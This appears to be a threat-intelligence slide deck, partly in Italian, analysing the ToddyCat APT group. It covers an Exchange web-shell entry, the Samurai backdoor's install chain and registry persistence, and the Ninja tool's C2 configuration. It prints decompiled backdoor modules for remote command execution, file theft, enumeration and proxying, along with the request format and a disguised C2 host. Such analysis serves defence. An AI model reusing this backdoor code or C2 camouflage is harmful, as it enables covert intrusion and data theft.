

From Infection to Exfiltration: A Deep Dive into ToddyCat's Intrusion Techniques

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about GReAT...

Fondato nel 2008

~40 membri provenienti da 20 paesi

Threat Intelligence, research and innovation leadership

Focus: APTs, financial threats, sophisticate attacks



Financial Threats



Mac OS



Mobile



IOT



Darknets



Firmware / BIOS / UEFI



about ToddyCat...



- **Periodo attività:**

Attore APT attivo dalla fine del 2020

- **Azioni:**

Responsabile di varie campagne di attacco contro entità di alto profilo in Asia ed Europa

- **Principali settori colpiti:**

Governativo, Militare, Contractor Militari

- **Strumenti principali:**

Samurai backdoor, Ninja Trojan

- **Attribuzione:**

Nessun collegamento con gruppi noti. Alcune sovrapposizioni con gruppi APT di lingua cinese.


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

Infection Vector

```
cmd.exe /c pushd "C:\inetpub\temp"&debug.exe  
cmd.exe /c pushd "$programfiles\Microsoft\Exchange  
Server\V14\ClientAccess\Owa\auth"&sc qc WebUpdate
```

ChinaChopper



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Registry Key:

HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SvcHost

Value name: httpsvc

Value: WebUpdate

Registry Key:

\$HKLM\System\ControlSet\Services\
WebUpdate\Parameters

Value name: ServiceDll

Value: %ProgramFiles%\Common
Files\microsoft shared\WMI\iiswmi.dll

Registry Key:

\$HKLM\System\ControlSet\Services\
WebUpdate\Parameters

Value name: ServiceMain

Value: INIT

```
graph TD
    Installer[Installer debug.exe] -- "1. Load encrypted file" --> EncryptedFile[Encrypted file debug.xml]
    EncryptedFile -- "2. Drop Loaders" --> DllLoader[.NET DII Loader webservice.dll]
    DllLoader -- "7. Loads .NET DII Loader and pass Encrypted Samurai as argument" --> SamuraiBackdoor[Samurai Backdoor]
    DllLoader -- "8. Decrypt & load" --> SamuraiBackdoor
    DllLoader -- "6. Loads Encrypted Samurai" --> EncryptedSamurai[Encrypted Samurai  
$HKLM\SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADE9}]
    EncryptedSamurai -- "5. WebUpdate loads DII Loader" --> DllLoader
    WebUpdate[WebUpdate iiswmi.dll,INIT] -- "4. Svchost httpsvc loads WebUpdate Service" --> Svchost[Svchost httpsvc -> WebUpdate]
    Svchost -- "3. Create Registry keys" --> Installer
```


The diagram illustrates the installation and execution of the Samurai backdoor. It begins with the **Installer debug.exe** file, which performs the following steps:

- 1. Load encrypted file:** The installer loads an **Encrypted file debug.xml**.
- 2. Drop Loaders:** The installer drops the **.NET DII Loader webservice.dll**.
- 3. Create Registry keys:** The installer creates the necessary registry keys for the service.
- 4. Svchost httpsvc loads WebUpdate Service:** The **Svchost** process loads the **WebUpdate** service.
- 5. WebUpdate loads DII Loader:** The **WebUpdate** service (iiswmi.dll,INIT) loads the **DII Loader**.
- 6. Loads Encrypted Samurai:** The **DII Loader** loads the **Encrypted Samurai** file, which is stored in the registry at **\$HKLM\SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADE9}**.
- 7. Loads .NET DII Loader and pass Encrypted Samurai as argument:** The **.NET DII Loader** (webservice.dll) loads the **Samurai Backdoor** and passes the encrypted file as an argument.
- 8. Decrypt & load:** The **.NET DII Loader** decrypts and loads the **Samurai Backdoor**.

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```
83iYW07TEf4bKPLQRLQvLFYCipgEZh2UaStiqApBGA/bNVI95F  
uUMrd14C0P1lofvIcegRCVSrasEz34G58CptlmvQ5sqHypTTxI  
8XyVQHvZj59E+Fo047daAZt47gYFNwdd/pQtBw5vwlFN4w4J  
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r3n64Qnt2mn708i2fCy0/HUhlJy0BSkdpCx9NaImJXxCNdemSK  
TI0IIXJMCORQfHuFnD+NTA/MoAphRwTD8TPwA=|J0JJpSNSv2e
```

Encrypted Samurai
\$HKLM\SOFTWARE\Classes\Interface\
{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}



Samurai Backdoor

```
arg_10A_0 = num3;
continue;
IL_150:
C.yPjPvru2s.Add("samurai", Environment.CurrentDirectory);
arg_10A_0 = 6;
continue;
IL_1C3:
if (num2 >= array2.Length)
```

```
while (true)
{
    int num2;
    string[] array2;
    int num3;
    switch (arg_10A_0)
    {
        case 0:
            goto IL_217;
        case 1:
            goto IL_1C3;
        case 2:
            num2++;
            arg_10A_0 = 0;
            if (C.Otem7XsnfyTa1KSjv5() == null)
            {
                arg_10A_0 = 1;
                continue;
            }
            continue;
        case 3:
            goto IL_150;
        case 4:
            if (array2.Length < 3)
            {
                arg_10A_0 = 9;
                continue;
            }
    }
```

Control Flow Flattening

| | | | | |
|--------|---|-----|---------|-----|
| System | 4 | TCP | 0.0.0.0 | 80 |
| System | 4 | TCP | 0.0.0.0 | 443 |

Based on HTTPListener class (HTTP.sys)

Input config

keywordxyz
C:\Windows\Temp\
http://*:80/owa/auth/
https://mail.%redacted%.gov.%redacted%/owa/auth/sslauth
###

Request

POST /owa/auth/ HTTP/1.0
Host: example.xyz
Headers...

keywordxyz={session_AES_key,variable2,variable3}&variable2=[C# source code]&variable3=[argument_for_compiled_program\r\nassembly_reference1;assembly_reference2]

Samurai modules

Remote command execution

```
public string run(object _q, string a)
{
    string text = "1";
    try
    {
        string[] array = a.Split(new char[]
        {
            ';'
        });
        ProcessStartInfo processStartInfo = new ProcessStartInfo(Encoding.UTF8.GetString(Convert.FromBase64String(array[0])));
        processStartInfo.Arguments = "/c " + Encoding.UTF8.GetString(Convert.FromBase64String(array[1]));
        processStartInfo.UseShellExecute = false;
        processStartInfo.RedirectStandardOutput = (processStartInfo.RedirectStandardError = true);
        Process process = new Process();
        process.StartInfo = processStartInfo;
    }
}
```

File downloader

```
string[] array = a.Split(new char[]
{
    ';'
});
byte[] array2 = new byte[Convert.ToInt32(array[2])];
fileStream = new FileStream(Encoding.UTF8.GetString(Convert.FromBase64String(array[0])), FileMode.Open, FileAccess.Read, FileShare.ReadWrite);
fileStream.Position = Convert.ToInt64(array[1]);
fileStream.Read(array2, 0, array2.Length);
fileStream.Close();
fileStream = null;
result = "1" + Convert.ToBase64String(array2);
```

Proxy Handler

```
Socket socket;
if (_q.GetType().ToString().IndexOf("Dictionary") == -1)
{
    socket = (Socket)((Page)_q).Session["ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7"];
}
else
{
    socket = (Socket)((Dictionary<string, object>)_q)["ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7"];
}
```

File enumerator

```
foreach (FileInfo fileInfo in directoryInfo.GetFiles())
{
    string p2 = a + fileInfo.Name;
    object obj = text;
    text = string.Concat(new object[]
    {
        obj,
        Convert.ToBase64String(Encoding.UTF8.GetBytes(fileInfo.Name)),
        "|",
        this.GetLastWrite(p2),
        "|",
        fileInfo.Length,
        "|-;"
    });
}
```

Proxy Connect

```
public string run(object _q, string a)
{
    string result;
    try
    {
        IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse("192.168.28.96"), 389);
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        socket.Connect(remoteEP);
        socket.Blocking = false;
        if (_q.GetType().ToString().IndexOf("Dictionary") == -1)
        {
            ((Page)_q).Session.Add("ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7", socket);
        }
        else
        {
            ((Dictionary<string, object>)_q).Add("ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7", socket);
        }
        result = "1";
    }
}
```



Ninja

Post-exploitation tool privato e rilevato solo in memoria senza DOS e PE header. Viene caricato tramite loader.

Capabilities:

- Enumerazione e gestione processi;
- Gestione file system;
- Gestione reverse shell multiple;
- Code injection in processi arbitrari;
- Caricamento moduli aggiuntivi (plugins?) in fase di esecuzione;
- Funzionalità proxy per inoltrare pacchetti TCP tra il C2 e host remoti.
- Pivot via TCP and HTTP
- Masquerade HTTP requests



Ninja - Config

- C2 protocols: TCP,HTTP,HTTPS;
- Camouflage malicious HTTP/S traffic;
- Proxy chains;
- Customizable working time;
- Run as a server.

POST /Collector/3.0/ HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Host: mobile.pipe.microsoft.com:8080

User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko

Content-Length: 430

Cache-Control: no-cache

| Parameter | Description |
|---|---|
| 2B847033-C95F-92E3-D847-29C6AE934CDC | Mutex name used to guarantee atomic execution. |
| C2_INFO | A structure that contains the information to communicate with the C2 servers. |
| /Collector/3.0/ | URL path used with HTTP and HTTPS protocols. |
| Content-Type: application/x-www-form-urlencoded | HTTP header used with HTTP and HTTPS protocols. |
| Host: mobile.pipe.microsoft.com:8080 | HTTP header used with HTTP and HTTPS protocols. |
| Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko | User-Agent used with HTTP and HTTPS protocols. |
| 0 | Working hour Start. |
| 0 | Working minute Start. |
| 0 | Working second Start. |
| 0 | Working hour Stop. |
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| 0 | Working second Stop. |
| 0 | TCP C2 communication interval. |
| 300 | HTTP C2 communication interval. |
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C2_struct

%Protocol% \r %C2_Hostname% \r %C2_Port% \r %Proxy_Type% \r Proxy_Info

Proxy_Info - HTTP/S

%Proxy_Address% : %Proxy_Port% \t %Proxy Username% \t %Proxy_Password%

Proxy_Info - TCP

%Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r

%Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r

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
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
